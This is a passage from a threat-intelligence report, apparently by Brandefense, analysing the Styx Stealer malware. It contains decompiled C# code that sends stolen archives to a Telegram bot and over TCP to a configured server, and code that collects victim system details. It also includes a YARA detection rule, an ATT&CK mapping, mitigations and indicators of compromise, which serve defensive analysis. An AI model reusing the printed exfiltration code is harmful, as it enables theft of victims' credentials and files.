    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    string token = "6455833672                    YVb236SRI";
    string chatId = "6        6";
    string url = "https://api.telegram.org/bot" + token + "/sendDocument";
    using (MultipartFormDataContent content = new MultipartFormDataContent())
    {
        content.Add(new StringContent(chatId), "chat_id");
        content.Add(new ByteArrayContent(File.ReadAllBytes(filePath)), "document", Path.GetFileName(filePath));
        HttpResponseMessage httpResponseMessage = await Program.client.PostAsync(url, content);
        HttpResponseMessage response = httpResponseMessage;
        httpResponseMessage = null;
        if (response.IsSuccessStatusCode)
        {
            MessageBox.Show("File sent successfully");
        }
        else
        {
            string text = await response.Content.ReadAsStringAsync();
            string responseBody = text;
            text = null;
            MessageBox.Show("Failed to send file. HTTP Error Response: " + responseBody);
            responseBody = null;
        }
        response = null;
    }
    MultipartFormDataContent content = null;
}
```

Figure 51: Telegram bot usage for data exfiltration

The figure below displays the details of the Telegram bot used by the attacker.

string.Concat returned	"https://api.telegram.org/bot6455833672 7YVb236SRI/sendDocument"
filePath	@"C:\Users AppData\Local\Temp\d4gjaxme.a0e\ .zip"
token	"6455833672 7YVb236SRI"
chatId	"6 6"
url	"https://api.telegram.org/bot6455833672 7YVb236SRI/sendDocument"

Figure 52: Telegram bot information

If the archive file is successfully sent to the Telegram bot, the message "File sent successfully" is displayed; otherwise, "Failed to send file. HTTP error response:" is shown.




Figure 53: Analyzed a Styx Stealer sample shows message window as result of data exfiltration process

However, other Stys Stealer examples with more capability we have detected do not display this message display behavior.

The **GateURI** value found within the configuration data represents the C2 address used for data exfiltration to the attacker. However, data exfiltration is performed via Telegram in the analyzed sample. The URL found in the configuration data does not appear to be used for any purpose within the malware in this instance.

The Styx Stealer builder provides the threat actor with different exfiltration channels depending on their purpose. So far, we have identified that data can be exfiltrated via HTTP and Telegram.

In our analysis of different samples, we discovered that data is transmitted to the attacker over HTTP. In these instances, the configuration data contains a specific IP address and port number, instead of the previously mentioned GateURI address, providing a key detail for threat identification.

```
using (TcpClient client = new TcpClient(Config.IPAddress, Config.Port))
{
    using (NetworkStream stream = client.GetStream())
    {
        await Program.SendFileToServer(filePath, stream);
        await Program.SendClientInfoToTCPServer(stream, filePath);
```

Figure 54: Styx Stealer starts an HTTP connection to data exfiltration via HTTP

```
public static async Task SendFileToServer(string filePath, NetworkStream stream)
{
    try
    {
        byte[] fileNameBytes = Encoding.UTF8.GetBytes(Path.GetFileName(filePath));
        byte[] fileNameLength = BitConverter.GetBytes(fileNameBytes.Length);
        await stream.WriteAsync(fileNameLength, 0, fileNameLength.Length);
        await stream.WriteAsync(fileNameBytes, 0, fileNameBytes.Length);
        byte[] fileContent = File.ReadAllBytes(filePath);
        byte[] fileContentLength = BitConverter.GetBytes(fileContent.Length);
        await stream.WriteAsync(fileContentLength, 0, fileContentLength.Length);
        await stream.WriteAsync(fileContent, 0, fileContent.Length);
        fileNameBytes = null;
        fileNameLength = null;
        fileContent = null;
        fileContentLength = null;
    }
    catch (Exception ex)
    {
        MessageBox.Show("Error sending file: " + ex.Message);
    }
}
```

Figure 55: It sends collected data as ZIP archive via HTTP

In addition to the captured data, the attacker is also sent various information about the client on which the malware is running. This information includes the country, unique system UUID, operating system version and architecture, username, date, and the name of the archive file.

```
private static string CollectClientInfo(string filePath)
{
    JsonParser jsonParser = new JsonParser();
    string text = jsonParser.ParseString("country", Program.JsonString, false);
    string text2 = text;
    string systemUUID = Program.GetSystemUUID();
    string text3 = Information.GetWindowsVersion() + " " + (Environment.Is64BitOperatingSystem ? "x64" : "x32");
    string userName = Environment.UserName;
    string text4 = DateTime.Now.ToString("yyyy-MM-dd");
    string fileName = Path.GetFileName(filePath);
    return string.Concat(new string[]
    {
        text2, "|", systemUUID, "|", text3, "|", userName, "|", text4, "|",
        fileName
    });
}
```

Figure 56: Collected client information

5 YARA Rule

```
rule MAL_Stealer_StyxStealer_Win_PE_EXE_Aug22 {
    strings:
        $vm1 = "AntiVM" ascii
        $vm2 = "AntiVm" ascii
        $vm3 = "AntiDebugger" ascii
        $vm4 = "AntiDebug" ascii
        $vm5 = "AntiCIS" ascii
        $vm6 = "KillDebuggers" ascii
        $vm7 = "AnyRunDtc" ascii
        $vm8 = "AntiVM_Checker" ascii
        $vm9 = "AntiDbg" ascii
        $m1 = "Styx.Protections" ascii
        $m2 = "Styx.Extensions" ascii
        $m3 = "Styx.Cryptography" ascii
        $m4 = "Styx.Classes" ascii
        $m5 = "Styx.Services" ascii
        $s1 = "Styx Stealer" wide ascii
        $s2 = "Styx-Stealer" ascii
        $s3 = "Styx" ascii
        $s4 = "FileGrabber" wide
        $s5 = "masterPass" ascii
        $s6 = "masterKey" ascii
        $wmi1 = "SELECT * FROM Win32_VideoController" wide
        $wmi2 = "SELECT * FROM Win32_Processor" wide
        $wmi3 = "SELECT * FROM Win32_ComputerSystem" wide
        $wmi4 = "SELECT * FROM AntivirusProduct" wide
        $wmi5 = "SELECT * FROM Win32_ComputerSystemProduct" wide
        $crypto1 = "ParseDatWallets" ascii
        $crypto2 = "ParseColdWallets" ascii
        $crypto3 = "wallet.dat" wide
    condition:
        uint16(0) == 0x5A4D and
        1 of ($s*) and
        any of ($wmi*) and
        2 of ($m*) and
        any of ($crypto*) and
        any of ($vm*)
}
```

6 MITRE ATT&CK Threat Matrix

1. **TA0002** Execution
   (a) **T1204** User Execution
      i. **T1204.002** Malicious File
   (b) **T1047** Windows Management Instrumentation
2. **TA0003** Persistence
   (a) **T1547** Boot or Logon Autostart Execution
      i. **T1547.001** Registry Run Keys / Startup Folder
   (b) **T1047** Windows Management Instrumentation
3. **TA0005** Defense Evasion
   (a) **T1622** Debugger Evasion
   (b) **T1070** Indicator Removal
      i. **T1070.004** File Deletion
   (c) **T1497** Virtualization/Sandbox Evasion
      i. **T1497.001** System Checks
4. **TA0006** Credential Access
   (a) **T1555** Credentials from Password Stores
      i. **T1555.003** Credentials from Web Browsers
      ii. **T1555.005** Password Managers
   (b) **T1539** Steal Web Session Cookie

5. **TA0007** Discovery
    (a) **T1083** File and Directory Discovery
    (b) **T1033** System Owner/User Discovery
    (c) **T1614** System Location Discovery
        i. **T1614.001** System Language Discovery
    (d) **T1518** Software Discovery
        i. **T1518.001** Security Software Discovery
    (e) **T1012** Query Registry
    (f) **T1057** Process Discovery

6. **TA0009** Collection
    (a) **T1113** Screen Capture
    (b) **T1005** Data from Local System
    (c) **T1560** Archive Collected Data
        i. **T1560.002** Archive via Library

7. **TA0011** Command and Control
    (a) **T1571** Non-Standard Port
    (b) **T1071** Application Layer Protocol
        i. **T1071.001** Web Protocols

8. **TA0010** Exfiltration
    (a) **T1041** Exfiltration Over C2 Channel

9. **TA0040** Impact
    (a) **T1657** Financial Theft

7 Mitigation Strategies

Implement Multi-Factor Authentication (MFA): Strengthening account security with MFA ensures that attackers cannot gain access even if account credentials are compromised.

Employee Awareness and Training: Your role in the organization's security is crucial. Educating you on the dangers of social engineering attacks and safe email practices is the first line of defense.

Network Segmentation: Applying network segmentation for critical systems can reduce the attack surface and prevent the spread of potential threats.

Session Management: Styx Stealer steals session information from infected systems. In the event of suspicious activity, it is recommended that sessions be reset and that the affected systems be isolated.

Monitoring and Blocking C2 Traffic: Styx Stealer transmits data to its C2 servers, so monitoring and blocking suspicious network traffic using firewalls is crucial.

8 Conclusion

Styx Stealer is a highly dangerous malware due to its extensive data theft capabilities and wide range of targets. The technical analysis of this malware reveals that it poses a significant threat, especially given its ability to steal browser data, cryptocurrency wallets, and data from popular applications. The modular structure of Styx Stealer demonstrates its potential for continuous development and the addition of new functionalities.

9 Indicators of Compromises

Other Styx Stealer Samples

```
6aebf253913f1e11040ad276f33e64be428f343e93effc03676165dcb13ae423
62c10f6ff4a33263ff3afaf65e219a9e1c7ebcff3797f949c324a7bc2d3cbcee
f3a9c8045223ad668db8f15e8ff4a85ad262da603ad8ed11247a469e0622d694
a5f4e856a11c82474888c4c8bac524a9eaf579d5faf440b458d6fd750f21621d
```

Developer Related Telegram Accounts

```
https://t.me/styxencode
https://t.me/TheDyer
https://t.me/reyvortex
```

Created Folders

```
\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\[<random 8
characters>.<random 3 characters>]
\AppData\Local\Temp\[<random 8 characters>.<random 3 characters>]
```

Setting Registry Run Keys

```
Key: SOFTWARE\Microsoft\Current Version\Run
Value: From Config.autorun_name variable
```

References

[1] Check Point Research. *Unmasking Styx Stealer: How a hackers slip led to an intelligence treasure trove*. URL: https://research.checkpoint.com/2024/unmasking-styx-stealer-how-a-hackers-slip-led-to-an-intelligence-treasure-trove/.

[2] Brandefense Threat Research Team. *Phemedrone Stealer Technical Analysis*. URL: https://brandefense.io/reports/phemedrone-technical-analysis/.

BRANDEFENSE

United States · 300 Delaware Ave. Ste 210 #328 Wilmington, DE 19801 / USA
Turkey · Üniversiteler Mh. 1605 Cd. Cyberpark Vakıf Binası No: B25 Çankaya/Ankara

brandefense.io · info@brandefense.io